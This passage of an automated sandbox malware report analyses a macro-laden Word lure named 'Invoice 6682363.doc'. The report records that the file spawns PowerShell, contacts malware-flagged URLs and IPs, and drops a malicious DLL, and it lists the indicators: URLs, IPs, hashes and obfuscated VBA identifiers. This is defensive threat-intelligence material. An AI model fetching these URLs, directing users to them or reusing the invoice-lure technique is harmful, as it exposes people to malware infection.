http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2102208067.0000000003C0A00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.schmuckfedern.info/reference/0HIBBg8/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2094837855.00000000024B000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2118008797.0000000002790000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://e-wdesign.eu/wood-stove-x7iww/R1SMs1v/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://micronews.eu/wp-includes/css/dist/block-library/style.min.css?ver=5.6	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.schmuckfedern.info/reference/0HIBBg8/P	powershell.exe, 00000005.00000002.2096314239.0000000002CF400.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://micronews.eu/xmlrpc.php?rsd	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true
93.119.104.27	unknown	Romania		203523	VIRTONO-NETWORKSRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343627
Start date:	25.01.2021
Start time:	08:20:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Invoice 6682363.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@32/7@2/2

EGA Information:	• Successful, ratio: 92.3%
HDC Information:	• Successful, ratio: 28.9% (good quality ratio 27.4%) • Quality average: 71.2% • Quality standard deviation: 25.7%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2488 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:21:39	API Interceptor	1x Sleep call for process: msg.exe modified
08:21:40	API Interceptor	36x Sleep call for process: powershell.exe modified
08:21:54	API Interceptor	417x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.55.186.229	certificado.doc	Get hash	malicious	Browse	• 190.55.186.229/t3u070voc/dhvfsiwa8/4hr1scfgu20pt/iroc8/mlfa/v0pznqop/
	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 190.55.186.229/i9lbsrtqcu0eub47zf/
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 190.55.186.229/jgeu/
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 190.55.186.229/mlqum5rvy23mclyw98/bxc1sxq6pyd4l/glso7yy9y6j/63ww5/j94pvx/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PQWX99943.doc	Get hash	malicious	Browse	• 190.55.186.229/b0sm4wo0eycy/enwxs3/ch9vx64v/
93.119.104.27	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• micronews.eu/crankshaft-pulley-i5aio/Tlp/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
micronews.eu	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 93.119.104.27

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecentroSAAR	certificado.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 190.55.186.229
	PQWX99943.doc	Get hash	malicious	Browse	• 190.55.186.229
	dq1J3cjv.exe	Get hash	malicious	Browse	• 186.19.62.249
	malware1.exe	Get hash	malicious	Browse	• 186.19.26.230
	Astra.x86	Get hash	malicious	Browse	• 181.45.174.122
	ezkQ0RtL.exe	Get hash	malicious	Browse	• 186.19.62.249
	14240456646.exe	Get hash	malicious	Browse	• 186.19.62.249
	GsQzmGULNs.exe	Get hash	malicious	Browse	• 186.23.189.192
	43mai.exe	Get hash	malicious	Browse	• 186.19.205.93
	27Label_00384463.doc.js	Get hash	malicious	Browse	• 181.44.194.254
	363evUVPRxr3.exe	Get hash	malicious	Browse	• 186.19.196.93
	4Cc4YU01dF.sct	Get hash	malicious	Browse	• 186.23.49.11
	http://206.189.68.184/xybt_A1sb-SMIX/qFX/Attachments/02_19	Get hash	malicious	Browse	• 190.55.118.192
	20tex.exe	Get hash	malicious	Browse	• 186.19.212.93
	01_2019_DTK206094-45.doc	Get hash	malicious	Browse	• 200.125.113.60
	01_2019_DTK206094-45.doc	Get hash	malicious	Browse	• 200.125.113.60
	INV236986.doc	Get hash	malicious	Browse	• 200.125.113.60
VIRTONO-NETWORKSRO	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 93.119.104.27

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EA89377-30AB-4901-9D2A-3CE504568F55}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D1176148697OF2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EA89377-30AB-4901-9D2A-3CE504568F55}.tmp	
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Invoice 6682363.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Mon Jan 25 15:21:36 2021, length=113152, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.555461666262037
Encrypted:	false
SSDEEP:	48:8vCn/XT0jF7o9uJm0zsQh2vCn/XT0jF7o9uJm0zsQ/:8i/XojF7o9uo0zsQh2i/XojF7o9uo0zn
MD5:	ECAB5C2CB103C84A3A437AA33BF5B573
SHA1:	18D03971C7252C6C1867563E5AEC6236B07EB8D7
SHA-256:	45010F245BFB2AE6F39F10BF93CCA0B4C82D4A3CD833419527FBE6F6B4338C0B
SHA-512:	C5DFD7FCE217AAE2359B35E0BC38310E88E03F628DA0DF0E25C917A7A7FC300F74E01F5869A4EC428E66EC08E7808C32568F3CD15A8265636C1A021A26B2D78
Malicious:	false
Preview:	L.....F.... .....{.....{..".>'6.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2.....9R.. .INVOIC~1.DOC..T.....Q.y.Q.y*...8.....I.n.v.o.i.c.e. .6.6.8.2.3.6.3...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#.....\\284992\Users.user\Desktop\Invoice 6682363.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.n.v.o.i.c.e. .6.6.8.2.3.6.3...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....284992.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.410628745258447
Encrypted:	false
SSDEEP:	3:M13A9hp20LTKHA9hp2mX13A9hp2v:MFAjGHAvAS
MD5:	7B3630933139EFC67608D6F12518A7B5
SHA1:	7524A91342F5F929185282151958E85233D8A0B1
SHA-256:	F36D41FF3ECB9E930377EE977B4C721082A62C08A251FCB9B368109332F07A41
SHA-512:	A1A6B20CD8C7017B81906D6C2964A3E58DECF9271A859C6BB8EA89FE55F8519EF6D9B20837A088EA813203859F50D2780DB204B6036A012F39E84CB6230B84EA
Malicious:	false
Preview:	[doc]..Invoice 6682363.LNK=0..Invoice 6682363.LNK=0..[doc]..Invoice 6682363.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Q8SLQGJ1YX7QD0RWZGCI.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585750470873221
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoGz8hQCsMqUqvsEHyqvJCworMzkKYxHBf8R/lUVYIu:cydoGz8yFHnorMzkJf8R/lu

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Q8SLQGJ1YX7QD0RWZGCI.temp	
MD5:	3E0B9000513979223266017B89BE5C4D
SHA1:	440077127C2022599B0AF7610DA6017B577E694C
SHA-256:	E3025B46B542BBF6CA3138DA7BD3F797CA5B6966136648784FBAAB5C447A0648
SHA-512:	382F93EF91AAFA6D202DC78C0D1615C06741B7925C9A3554ADDD780D5E762E8C4A9E6A1FD080D9E16ECBD52020A0702A1F17627852E666CAD0D7E0FD88BC4E0
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$voice 6682363.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	338264
Entropy (8bit):	4.3049217356084135
Encrypted:	false
SSDEEP:	3072:XRq1sFAd2gQ5PmBvNZwnnq1gn2RvoXiDzAYgrO1v2F5j8eFu:Bq1sFAwgwmBv3wnIgG4oAYxvU54eu
MD5:	8F6DA4DA774D38AF85909BD26CDA87B8
SHA1:	9AF91031F631649E79C22D5BC946B0BEAAEDF5CC
SHA-256:	AEEE57C636BE2B48421FBFCA4BB2E2EDB474A5359FAFC03D3C5D83ADA21156FD
SHA-512:	82241A505E05F9485217DECE995837A85C4E4C86270863A39836BEBB14725036C310215CEBFCA5776D53A0FA2D96BD2C65D28B093D08E25465F953BDFEC0C3D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 82%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.`.....!...2.@.....P.....P.....`..d.....X.....a..`.....text....6.....8..... ..`.rdata..W....P.....<.....@..@.data.....`.....>.....@....text4.....p.....B.....@....text8..d....@..... ..@.text7..d....P..... ..@.text6..d....`..... ..@.text5..d....p.....@.reloc.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Human Awesome interface XSS Electronics, Kids & Garden Frozen Incredible Metal Chips application hacking Baby & Health Rwanda, Author: Mara del Carmen Yanes, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 14:50:00 2021, Last Saved Time/Date: Fri Jan 22 14:51:00 2021, Number of Pages: 1, Number of Words: 4182, Number of Characters: 23843, Security: 8
Entropy (8bit):	5.90825686081983

General

TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Invoice 6682363.doc
File size:	112640
MD5:	2f788f4b380f7a0976e1992ef800d38e
SHA1:	b210ad5140fbd4d8a1c8d36cc253f3dbe874d248
SHA256:	71952c503a38dbbefa7069548e7466de0fef1f5d95d5eade8abcdf5fb62037c7
SHA512:	92d7338e26c11edf33f06462893d1c5e67051740bb96258 0945ec8a52d60c9f77199b266086d0ac5611626d4b671d eee068a0cdb0ec0e7d31d4172cbb421c305
SSDEEP:	3072:4wT4OxnvwQXiZj7hZjNGXoYbdYPeFmfG5/+vGuPt4koz9:4wT4OxnvwQXiZj7hZjN
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Invoice 6682363.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Human Awesome interface XSS Electronics, Kids & Garden Frozen Incredible Metal Chips application hacking Baby & Health Rwanda
Author:	Mara del Carmen Yanes
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 14:50:00
Last Saved Time:	2021-01-22 14:51:00
Number of Pages:	1
Number of Words:	4182
Number of Characters:	23843
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535

Document Summary	
Number of Lines:	198
Number of Paragraphs:	55
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Dzbky2bhynftefpvl, Stream Size: 25262

General	
Stream Path:	Macros/VBA/Dzbky2bhynftefpvl
VBA File Name:	Dzbky2bhynftefpvl
Stream Size:	25262
Data ASCII:	. . . . l . . . . t . . . . H . . . . * . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 9c 2a be ce 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DhVRySE.Range
RoPSEMmzG
fdjvHRD.Range
wzdZJFIi,
TXzbj
XaRNG(tGRMtgq)
Until
MidB$(isMBH,
bFIDwDm:
DqMnCBDJC
cCIXDyJ
MidB$(tzDdGYHvP,
uJzqAz()
ZVAIbJxD,
NNtElBCv
JVmIlgdBJ
ITewEFGbL.Range
RMZFAVu
LdHNIKpl
dTiSBBB.Range
bzsFyDG,
UBound(LaoPHA)
JUUdil:
qpsDtN
kHiAvd
UBound(hqSoEQ)
LJBzcH
ZVAIbJxD
(yUIuGGlnE
COZsFHB
UBound(isMBH)
fizpnI()
ITewEFGbL
PSMHok:
(yIAPBkrHA
vAzqB
pdTSF
UBound(jhkEJFIDE)

Keyword
eCGxBEJ
(lXguEss
gzcTJ
MidB$(gQAMHaj,
njcnja
(BnawF
MGanJwJSg:
UBound(gQAMHaj)
EgwbDAAmA,
nYDTFUG
pigMDFuH
lNDoGIGz
MTXNn
MidB$(NNtElBCv,
LaoPHA()
uJzqAz(QMwyBX)
isMBH
jhkEJFIDE()
PVdOBJJE
bFlDwDm
vpDlL
dfOVA
MidB$(LaoPHA,
yUIuGGlnE,
wGteyQUaI,
vAzqB.Range
(anOaCBIe
AaQQV
XzSeEAFsA
LgLYKED
pTuzGbiIr
tGRMtgq,
btvfDuAu
ewnFVG:
emwzsWDDJ
tzDdGYHvP()
MidB$(gmsuF,
XaRNG()
vGodyitKJ
AiTaGk.Range
gUDllfDH
DhVRySE
PSMHok
SSxoD:
bxCIIA
OuRjB:
YRpdIBCH
pzvoBsDr
vNEQNBC
AuBpbDm
iRBWp
lXguEss,
JhDay()
BMASF
(BQzKAH
pdTSF,
eeuTEgoJ,
ujWOMv
XXnXHE
LITedXxDN
tajGGeFu
uXmms
BnawF,
YVBLBDJtF(ZVAIbJxD)

Keyword
IESsF:
BQzKAH,
gUDIlfDH()
dTiSBBB
qfatBGa
bgEXFljIC,
NAhjM
YVBLBDJtF()
(UhsCFBy
jHVaIdnk
WrlKBrCWE
(qQlyfE
wjnsc
jpuBH
MidB$(RtciCzEBD,
nnjasd,
Resume
JUUdil
(bzsFyDG
XaRNG
LaoPHA(jpuBH)
SSxoD
(ZumgAAC
gYRQDj
nuAKCBO
(wGteyQUaI
UBound(YVBLBDJtF)
MliVJ
(WrlKBrCWE
WOAQAD,
YqhxKjHb
UhsCFBy
JhDay(anOaCBIe)
NrzAF
rTAsM,
njZbpwGHw
(EgwbDAAmA
SsPcFE
QMwyBX
(pdTSF
rWYnXj
UYRRJH
RTXqiFG
UBound(QSDOxFI)
xrWOHGeb
NYIlGJ,
dekmoFJGH
RtciCzEBD()
MliVJ.Range
VEiXHBKiG
(tGRMtgq
UBound(uJzqAz)
fcfSGGp
UhsCFBy,
(huvrCoI
uzpqINU
kKfcI
gQAMHaj(pdTSF)
aeFNF
UBound(JBZCCbjIW)
ldpqDBA
KjkIDpEKQ
iCDwruADb
xFPzmB

Keyword
tajGGeFu:
gUDlIfDH(QulsHFBcy)
UBound(RtciCzEBD)
hIANnGS
WOAQAD
MidB$(JhDay,
anOaCBIe,
VrBoIIAwi
ibkdrF,
fcfSGGp:
(RpobCbJB
UBound(JhDay)
LkTYIJEyO,
liXDIfvi
(VaCcJDSk
ixKGHEEJ
VcJzUHyrE
XbCoJBP
fdjvHRD
CxNZFE
auajFJOu:
HptBldJ
IcsIhAFkB
ZHOgAQi
(NYlIGJ
VB_Name
(nYDTFUG
FXReESFIH
SKUHDIK
QMwyBX,
(WlLSEDhA
AiTaGk
(WOAQAD
RxJLJDb
kflFjv()
(LkTYIJEyO
apFdI
RpobCbJB
UBound(XaRNG)
ZXMqF
eCGxBEJ,
ROrYVdGH
wzdZJFIi
Mid(Application.Name,
vuNGG
(eCGxBEJ
znpAeDO,
FXReESFIH.Range
iAMol
QioeCOG,
EtogHD
EtogHD,
nYDTFUG,
jnFUECDE
GMyaLFFhs
(wzdZJFIi
UBound(apFdI)
KjkIDpEKQ:
MidB$(kflFjv,
(GMyaLFFhs
(ZVAlbJxD
fizpnI
(QulsHFBcy
hqSoEQ

Keyword
NAhjM.Range
tzDdGYHvP
CCfII,
cUSZYD:
MGanJwJSg
VaCcJDSk,
UBound(fizpnI)
ZHOgAQi:
JPBPCEBB
RtciCzEBD(njZbpwGHw)
MidB$(gUDIlfDH,
qpsDtN.Range
jOFjV(MTXNn)
rTAsM
wvYBLF
qQlyfE,
FQZZSvD
pfUGMEJBQ:
jhkEJFIDE(qQlyfE)
"sadsaccc"
"sasdsacc"
huvrCoI,
FaOCk
CCfII
ujWOMv:
MidB$(uJzqAz,
auajFJOu
fizpnI(QioeCOG)
NUAkIOJk
UBound(gmsuF)
jhkEJFIDE
zDkypYko
EgwbDAAmA
QulsHFBcy
fqiBQ
NNtElBCv()
ibkdrF
vdINM
JBZCCbjlW(lXguEss)
isMBH(EgwbDAAmA)
qaHQJm.Range
YVBLBDJtF
qfatBGa()
apFdl(WlLSEDhA)
znpAeDO
(ibkdrF
bzsFyDG
MidB$(JBZCCbjlW,
bgEXFljIC
cCdSDnEh
IcsIhAFkB.Range
JhDay
(xFPzmB
QulsHFBcy,
isMBH()
jpuBH,
Word.Paragraph
eeuTEgoJ
HlwjJB
ycphDEl
qfatBGa(CCfII)
gHKdAHq
jOFjV
yqhxJBCUA

Keyword
LvzDFdC
okaWGJFBC
uJzqAz
Content
QSDOxFl(LkTYlJEyO)
MidB$(apFdl,
ewnFVG
(EtogHD
bkNSBCcwq
(MTXNn
AFCPRFbH
ueLlgFGKF
fOkcHEMj.Range
TpHrjrJ
QioeCOG
BnawF
WlLSEDhA,
gHKdAHq.Range
gQAMHaj()
(CCfII
wrsrdCte
gmsuF()
UBound(gUDIlfDH)
MidB$(YVBLBDJtF,
kflFjv
lXguEss
(njZbpwGHw
cPAtG
GZVoGPJH
ZumgAAC
JBZCCbjIW
OuRjB
HRYCIIAAG
UVVYHxfCT
ylAPBkrHA
HlwjJB.Range
fOkcHEMj
XcSxqS
GMyaLFFhs,
hqSoEQ()
XuOiuyC
bEvEmSRxw
MidB$(XaRNG,
GgHgJT
pfUGMEJBQ
ixKGHEEJ.Range
RpobCbJB,
LkTYlJEyO
(QMwyBX
ZRnaEACE
yUIuGGlnE
NvKewiBFG:
gmsuF
vYEKEGBqF
CMFrMCGHq
rCDkFB
MidB$(jOFjV,
(bgEXFljIC
iBMyFQ
MidB$(jhkEJFIDE,
Len(skuwd))
NNtElBCv(BnawF)
huvrCoI
djXdiIC

Keyword
QSDOxFI
JBZCCbjIW()
aeFNF.Range
SeQMEgB.Range
NvKewiBFG
UBound(kflFjv)
UBound(tzDdGYHvP)
QSDOxFI()
tzDdGYHvP(ylAPBkrHA)
BHJDlHI:
UBound(qfatBGa)
hqSoEQ(GMyaLFFhs)
qaHQJm
MTXNn,
LIdrHtGU
RtciCzEBD
WrlKBrCWE,
cCIXDyJ:
VTgaL
(FaOCk
UYRRJH:
iRBWp.Range
(jpuBH
gmsuF(ZumgAAC)
UzNhk
WlLSEDhA
wGteyQUaI
(rTAsM
gQAMHaj
cHnoGGAAE
tGRMtgq
FbFjQr
qQlyfE
VaCcJDSk
Mid(skuwd,
BhCuiYW.Range
vGodyitKJ.Range
MidB$(QSDOxFI,
LaoPHA
QsEDCqEF
Error
xFPzmB,
apFdl()
Attribute
cHnoGGAAE:
(eeuTEgoJ
IESsF
cUSZYD
BhCuiYW
pBZoHbCAa
LLCAuvKGX
GEcmx
kflFjv(ibkdrF)
ViONGI
jOFjV()
MidB$(qfatBGa,
ylAPBkrHA,
Function
ZumgAAC,
eBEaCwBHF
BHJDlHI
mDbUAA
anOaCBIe
Kqvpe

Keyword
njZbpwGHw,
SeQMEgB
FaOCk,
ubfnA
nnjasd
UBound(jOFjV)
MidB$(fizpnI,
vVBJjn
MidB$(hqSoEQ,
BQzKAH
(znpAeDO
(QioeCOG
NYlIGJ
UBound(NNtElBCv)
skuwd
lJebFpA

VBA Code

VBA File Name: Zqjbz56to35ftj0kf, Stream Size: 704

General	
Stream Path:	Macros/VBA/Zqjbz56to35ftj0kf
VBA File Name:	Zqjbz56to35ftj0kf
Stream Size:	704
Data ASCII:	. . . . # . . . . * K ~ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 9c 2a 4b 7e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Zvfrgl3zqkd2gw3, Stream Size: 1114

General	
Stream Path:	Macros/VBA/Zvfrgl3zqkd2gw3
VBA File Name:	Zvfrgl3zqkd2gw3
Stream Size:	1114
Data ASCII:	. . . . u . . . . * S 6 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 9c 2a 53 36 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable

Keyword
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
